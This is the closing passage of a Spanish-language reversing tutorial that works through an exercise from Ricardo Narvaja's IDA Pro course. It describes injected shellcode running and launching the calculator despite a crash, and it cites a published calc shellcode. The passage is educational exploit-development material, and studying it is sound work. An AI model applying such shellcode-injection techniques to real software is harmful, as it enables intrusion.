

Figura 14: Estado de los registros antes de ejecutar PUSHAD

Llegados a este punto, pulsamos la tecla “F9” para reanudar la ejecución y observamos que aunque se produce un error y crashea el programa, la shellcode es ejecutada correctamente y por tanto, se ejecuta la calculadora como se puede ver en la Figura 15.



Figura 15: Ejecución de la calculadora

Bueno, y hasta aqui el tutorial del ejercicio propuesto en la parte 40 del curso. Agradecimientos a Ricardo por el mágnifico curso que esta creando. Saludos.

BIBLIOGRAFÍA

[1] Ricardo Narvaja. Introducción al reversing con ida pro desde cero. http://ricardonarvaja.info/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/.

[2] AutoSec Tools. All Windows Null-Free CreateProcessA Calc Shellcode. https://packetstormsecurity.com/files/102847/All-Windows-Null-Free-CreateProcessA-Calc-Shellcode.html.

[3] Mael Horz. HxD - Freeware Hex Editor and Disk Editor. https://mh-nexus.de/en/hxd/.